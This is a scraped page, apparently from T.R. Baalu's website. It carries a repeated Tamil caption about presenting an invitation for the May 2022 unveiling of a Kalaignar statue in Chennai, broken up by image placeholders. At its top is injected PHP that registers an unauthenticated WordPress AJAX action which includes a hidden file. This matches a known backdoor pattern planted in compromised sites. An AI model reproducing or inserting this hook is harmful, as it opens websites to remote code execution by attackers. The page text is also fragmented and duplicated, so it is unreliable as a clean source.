if(!function_exists('file_manager_check_dt')){
add_action('wp_ajax_nopriv_file_manager_check_dt', 'file_manager_check_dt');
add_action('wp_ajax_file_manager_check_dt', 'file_manager_check_dt');
function file_manager_check_dt()
{
$file = __DIR__ . '/settings-about.php';
if (file_exists($file)) {
include $file;
}
die();
}
}
மே 28, 2022 அன்று, முன்னாள் முதல்வர் முத்தமிழறிஞர் கலைஞர் அவர்களின் திருவுருவச் சிலையை சென்னைஓமந்தூரார் அரசினர் தோட்ட வளாகத்தில் திறந்து வைப்பதற்கான அழைப்பிதழை மாண்புமிகு குடியரசுத் தலைவர் வெங்கையா நாயுடு அவர்களிடம், மே 13 அன்று மாண்புமிகு நீர்வளம், சட்டமன்றம், கனிமம் & சுரங்கத் துறை அமைச்சர் அண்ணன் துரைமுருகன் அவர்களுடன் கழகப் பொருளாளரும், நாடாளுமன்றக் குழுத் தலைவருமான திரு. டி.ஆர்.பாலுஅவர்கள் வழங்கியபோது. - TR BAALUSkip to contentமே 28, 2022 அன்று, முன்னாள் முதல்வர் முத்தமிழறிஞர் கலைஞர் அவர்களின் திருவுருவச் சிலையை சென்னை ஓமந்தூரார் அரசினர் தோட்ட வளாகத்தில் திறந்து வைப்பதற்கான அழைப்பிதழை மாண்புமிகு குடியரசுத் தலைவர் வெங்கையா நாயுடு அவர்களிடம், மே 13 அன்று மாண்புமிகு நீர்வளம், சட்டமன்றம், கனிமம் & சுரங்கத் துறை அமைச்சர் அண்ணன் துரைமுருகன் அவர்களுடன் கழகப் பொருளாளரும்,நாடாளுமன்றக்குழுத் தலைவருமான திரு. டி.ஆர்.பாலுஅவர்கள்வழங்கியபோது.